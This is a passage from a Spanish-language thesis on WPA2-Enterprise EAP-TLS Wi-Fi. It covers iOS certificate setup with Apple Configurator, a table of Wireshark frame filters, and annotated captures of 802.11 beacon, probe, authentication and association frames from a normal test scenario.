Para la instalación de los certificados en iOS, es necesaria la instalación de una aplicación (*App*), la misma es gratuita y se descarga en OS X a través del *App Store*. Esta aplicación se llama *Apple Configurator*.

Se conecta el dispositivo con iOS vía USB y se ejecuta *Apple Configurator*. Clic en *Prepare > Setup* y en *Settings* se selecciona la opción *Certificates*.




Figura. 104 Apple Configurator

Se asigna un nombre al certificado (*USUARIO*), se selecciona el certificado (*client\_cert.p12*) y se pone el *Password* (*espe14*) del certificado y se guarda.





Figura. 105 Instalación certificados iOS

Seguido, se configura la red *Wi-Fi*. Se llenan los campos de: *Service Set Identifier* (*tesis14*) y *Security Type* (*WPA/WPA2 ENTERPRISE*). En *Accepted EAP Types* se selecciona *TLS* y se indica la identidad del certificado (*Identity Certificate*), finalmente se selecciona *USUARIO* y se guarda.



**Figura. 106 Configuración Wi-fi para iOS**

Completado este paso, se hace clic en *Prepare* (icono en la parte inferior de la ventana) con lo que el/los equipos que estén conectados por medio de *USB* serán actualizados con esta configuración.

Para comprobar la conexión a nuestra red *tesis14*, en el dispositivo *iOS* se hace clic en dicha red y se comprueba la conexión sin inconvenientes.






Figura. 107 iOS conectado a tesis14

## CAPÍTULO III

### ESCENARIO DE PRUEBA NORMAL

En el protocolo *802.11i* se establecen procedimientos de autenticación *802.1X* y protocolos de gestión de claves. Como se ha revisado anteriormente, son tres las entidades que participan: el suplicante, el autenticador (*AP*) y el servidor de autenticación. Cuando una autenticación es correcta, se supone que el suplicante y el autenticador han verificado su identidad mutuamente y generan una clave compartida, esta servirá a su tiempo para satisfacer llaves subsecuentes. Una vez se haya establecido un túnel seguro, el servidor de autenticación verificará las credenciales del suplicante en su base de datos. De ser exitosa, se realiza un apretón de manos (*handshake*) de cuatro vías que permitirá el tráfico de los paquetes o información protegida. Todo este proceso se detallará en las 5 etapas que se muestran en la siguiente figura.




Figura. 108 EAP/802.11X/RADIUS Authentication

Con el fin de facilitar la búsqueda y filtrar las tramas de Administración y Control en Wireshark que resultan de la captura que se realizó en los escenarios, se presenta la siguiente tabla que resume los comandos para este fin:

**Tabla. 4**

**Filtros en Wireshark**

<b>Tramas de Administración (Management)</b>		
<b>wlan.fc.type==0</b>		
<b>#</b>	<b>Subtype description</b>	<b>Wireshark display filter</b>
1	Association Request	wlan.fc.type_subtype==0x00
2	Association Response	wlan.fc.type_subtype==0x01
3	Reassociation Request	wlan.fc.type_subtype==0x02
4	Reassociation Response	wlan.fc.type_subtype==0x03
5	Probe Request	wlan.fc.type_subtype==0x04
6	Probe Response	wlan.fc.type_subtype==0x05
7	Beacon	wlan.fc.type_subtype==0x08
8	ATIM	wlan.fc.type_subtype==0x09
9	Disassociation	wlan.fc.type_subtype==0x0A
10	Authentication	wlan.fc.type_subtype==0x0B
11	Deauthentication	wlan.fc.type_subtype==0x0C
12	Action	wlan.fc.type_subtype==0x0D
<b>Tramas de Control</b>		
<b>wlan.fc.type==1</b>		
13	Block ACK Request	wlan.fc.type_subtype==0x18

**Continúa →**

14	Block ACK	wlan.fc.type_subtype==0x19
15	Power-Save Poll	wlan.fc.type_subtype==0x1A
16	RTS	wlan.fc.type_subtype==0x1B
17	CTS	wlan.fc.type_subtype==0x1C
18	ACK	wlan.fc.type_subtype==0x1D
19	CF-end	wlan.fc.type_subtype==0x1E
20	CF-end + CF-ack	wlan.fc.type_subtype==0x1F
<b>Trama de Datos</b>		
<b>wlan.fc.type==2</b>		

---

### 3.1 Etapa 1: Network Security Capability Discovery

Esta etapa consiste de los mensajes (1) al (3). El *Access Point (AP)* emite periódicamente a manera de *broadcast* sus parámetros de seguridad *RSN (Robust Security Network)* que están establecidos dentro del protocolo *802.11*. Esto se lo hace a través de un canal (*channel*) específico por medio de una trama llamada *Beacon*. Cuando un cliente se activa, envía una trama conocida como *Probe Request* y en respuesta, el *AP* enviará una trama *Probe Response* la cual es información referente a su capacidad, velocidad de datos, etc. Las tramas son:

#### 3.1.1 Beacon

Es una trama de tipo de administración (*management frame*). Los *Access Points* continuamente envían estas tramas para anunciar su presencia en una red *WLAN*. Esto incluye el *SSID (service set identification)* e información que permiten sincronizar estaciones con *BSSID (basic service set identification)*.

Filter: wlan.fc.type\_subtype==0x08

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	WistronN_00:00:89	Broadcast	802.11	132	Beacon frame, SN=2912

IEEE 802.11 Beacon frame, Flags: .....

- Type/Subtype: Beacon frame (0x08)
  - Frame Control: 0x0000 (Normal)
    - Version: 0
    - Type: Management frame (0)
    - Subtype: 8
    - Flags: 0x00
      - .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
      - .... .0.. = More Fragments: This is the last fragment
      - .... 0... = Retry: Frame is not being retransmitted
      - ...0 .... = PWR MGT: STA will stay up
      - ..0. .... = More Data: No data buffered
      - .0.. .... = Protected flag: Data is not protected
      - 0... .... = Order flag: Not strictly ordered
    - Duration: 0
    - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    - Source address: WistronN\_00:00:89 (00:1b:b1:00:00:89)
    - BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)
    - Fragment number: 0
    - Sequence number: 2912

IEEE 802.11 wireless LAN management frame

```

0000 80 00 00 00 ff ff ff ff ff 00 1b b1 00 00 89 .....
0010 00 1b b1 00 00 89 00 b6 81 e1 96 b5 0a 00 00 00 .....
0020 64 00 31 04 00 07 74 65 73 69 73 31 34 01 08 82 d.l...te sis14...
0030 84 8b 96 0c 12 18 24 03 01 01 05 04 00 01 00 00 .....
0040 2a 01 00 32 04 30 48 60 6c dd 18 00 50 f2 02 01 *..2.0H' l...P...
0050 01 04 00 02 a4 40 00 27 a4 00 00 42 43 5e 00 62 .....
0060 32 2f 00 30 14 01 00 00 0f ac 04 01 00 00 0f ac 2/.0....BC^b...
0070 04 01 00 00 0f ac 01 00 00 dd 09 00 03 7f 01 01 .....
0080 00 2c ff 7f .....
  
```

Frame (frame), 132 bytes      Packets: 119230 Displayed: 222 Marked: 0 Load time: 0:00.792

Figura. 109 Beacon Frame

### 3.1.2 Probe Request

Es una trama de tipo de administración (*management frame*) que aparece en el momento en que un cliente se activa o una tarjeta *NIC* (*Network Interface Controller*) se habilita con el objetivo de obtener información de cualquier AP en rango en los diferentes canales que soporten sus características para asociarse.

Filter: wlan.fc.type\_subtype==0x04

No.	Time	Source	Destination	Protocol	Length	Info
48	3.951065000	Apple_eb:52:67	Broadcast	802.11	135	Probe Request, SN=653,

IEEE 802.11 Probe Request, Flags: .....C

- Type/Subtype: Probe Request (0x04)
- Frame Control: 0x0040 (Normal)
  - Version: 0
  - Type: Management frame (0)
  - Subtype: 4
  - Flags: 0x0
    - ....00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
    - ...0.. = More Fragments: This is the last fragment
    - ...0... = Retry: Frame is not being retransmitted
    - ..0.... = PWR MGT: STA will stay up
    - ..0.... = More Data: No data buffered
    - .0.... = Protected flag: Data is not protected
    - 0.... = Order flag: Not strictly ordered
  - Duration: 0
  - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
  - Source address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)
  - BSS Id: Broadcast (ff:ff:ff:ff:ff:ff)
  - Fragment number: 0
  - Sequence number: 653
  - Frame check sequence: 0xffbf6c44 [correct]

IEEE 802.11 wireless LAN management frame

```

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 db 05  ....H..
0010 00 00 40 00 00 00 ff ff ff ff ff ff 28 6a ba eb  ..@.....(j..
0020 52 67 ff ff ff ff ff ff d0 28 00 00 01 04 02 04  Rg.....(.....
0030 0b 16 32 08 0c 12 18 24 30 48 60 6c 2d 1a 00 18  ..2....$0H'l-...
0040 1b ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0050 00 00 00 00 00 00 00 00 00 dd 09 00 10 18 02 01 00  .....
0060 01 00 00 dd 1e 00 90 4c 33 00 18 1b ff 00 00 00 00  .....L3.....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

File: "/root/Desktop/EAPOL" 12 MB ... Packets: 47740 Displayed: 4543 Marked: 0 Load time: 0:01.086

Figura. 110 Probe Request Frame

### 3.1.3 Probe Response:

Es una trama de tipo de administración (*management frame*) que responde a la trama *probe request* para facilitarle información sobre sincronización.

Filter: wlan.fc.type\_subtype==0x05

No.	Time	Source	Destination	Protocol	Length	Info
41068	2140.227583000	WistronN_00:00:89	Apple_eb:52:67	802.11	148	Probe Response, SN=2784

IEEE 802.11 Probe Response, Flags: .....C  
 Type/Subtype: Probe Response (0x05)  
 Frame Control: 0x0050 (Normal)  
 Version: 0  
 Type: Management frame (0)  
 Subtype: 5  
 Flags: 0x0  
 ....00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)  
 ....0.. = More Fragments: This is the last fragment  
 ....0... = Retry: Frame is not being retransmitted  
 ...0.... = PWR MGT: STA will stay up  
 ..0.... = More Data: No data buffered  
 .0.... = Protected flag: Data is not protected  
 0.... = Order flag: Not strictly ordered  
 Duration: 314  
 Destination address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)  
 Source address: WistronN\_00:00:89 (00:1b:b1:00:00:89)  
 BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)  
 Fragment number: 0  
 Sequence number: 2784  
 Frame check sequence: 0x8446e04d [correct]

IEEE 802.11 wireless LAN management frame

```

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b8 05  ....H..
0010 00 00 50 00 3a 01 28 6a ba eb 52 67 00 1b b1 00  ..P.:(j ..Rg...
0020 00 89 00 1b b1 00 00 89 00 ae ee 33 d3 de 00 00  ....3...
0030 00 00 64 00 31 04 00 07 74 65 73 69 73 31 34 01  ..d.l... tesis14.
0040 08 82 84 8b 0c 12 96 18 24 03 01 02 2a 01 00 32  .... $...*.2
0050 04 30 48 60 6c dd 18 00 50 f2 02 01 01 09 00 02  .0H'l... P.....
0060 a4 40 00 27 a4 00 00 42 43 5e 00 62 32 2f 00 30  .@.'...B C^.b2/.0
0070 14 01 00 00 0f ac 04 01 00 00 0f ac 04 01 00 00  ....

```

File: "/root/Desktop/EAPOL" 12 MB ... Packets: 47740 Displayed: 5914 Marked: 0 Load time: 0:01.243

Figura. 111 Probe Response Frame

## 3.2 Etapa 2: 802.11 Authentication and Association

Se abarca los mensajes del (4) al (7). El cliente escoge de entre los AP que respondieron al *probe response* e inicia la autenticación y asociación con el mismo. Al final de esta etapa, los puertos de protocolo 802.11X permaneces bloqueados y ningún paquete con información puede ser intercambiado. Los pasos son:

### 3.2.1 802.11 Authentication Request/Response

Es una trama de tipo de administración (*management frame*). Es un proceso en el que la NIC del cliente envía sólo una trama de autenticación que contiene su identidad hacia el AP. El punto de acceso responde con una trama de autenticación como respuesta indicando aceptación o rechazo.



Filter: wlan.fc.type\_subtype==0x0b Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
42807	2214.357423000	Apple_eb:52:67	WistronN_00:00:89	802.11	63	Authentication, SN=3626

IEEE 802.11 Authentication, Flags: .....C

- Type/Subtype: Authentication (0x0b)
  - Frame Control: 0x0080 (Normal)
    - Version: 0
    - Type: Management frame (0)
    - Subtype: 11
    - Flags: 0x0
      - .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
      - .... .0.. = More Fragments: This is the last fragment
      - .... 0... = Retry: Frame is not being retransmitted
      - ...0 .... = PWR MGT: STA will stay up
      - ..0. .... = More Data: No data buffered
      - .0.. .... = Protected flag: Data is not protected
      - 0... .... = Order flag: Not strictly ordered
    - Duration: 314
    - Destination address: WistronN\_00:00:89 (00:1b:b1:00:00:89)
    - Source address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)
    - BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)
    - Fragment number: 0
    - Sequence number: 3626
    - Frame check sequence: 0x775802a6 [correct]
- IEEE 802.11 wireless LAN management frame
  - Fixed parameters (6 bytes)
    - Authentication Algorithm: Open System (0)
    - Authentication SEQ: 0x0001
    - Status code: Successful (0x0000)
  - Tagged parameters (11 bytes)

```

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b6 05  ....H.....
0010 00 00 b0 00 3a 01 00 1b b1 00 00 89 28 6a ba eb  ....:.....(j.
0020 52 67 00 1b b1 00 00 89 a0 e2 00 00 01 00 00 00  Rg.....
0030 dd 09 00 10 18 02 00 00 01 00 00 77 58 02 a0  .......wX.

```

Frame (frame), 63 bytes Packets: 47740 Displayed: 133 Marked: 0 Load time: 0:01.329

Figura. 112 802.11 Authentication Request Frame




Figura. 113 802.11 Authentication Response Frame

### 3.2.2 Association Request

Es una trama de tipo de administración (*management frame*) que permite al *Access Point* distribuir los recursos necesarios para sincronizar con una *NIC*. El controlador de interface de red comienza el proceso al enviar una trama de petición de asociación al punto de acceso. Esta trama lleva información sobre la *NIC* y el *SSID* de la red con la que desea conectarse. Luego de recibir esta petición de asociación, el *AP* considera la asociación con la *NIC* y reserva espacio en la memoria junto con una *ID* (*Identification*) de asociación para la *NIC*.

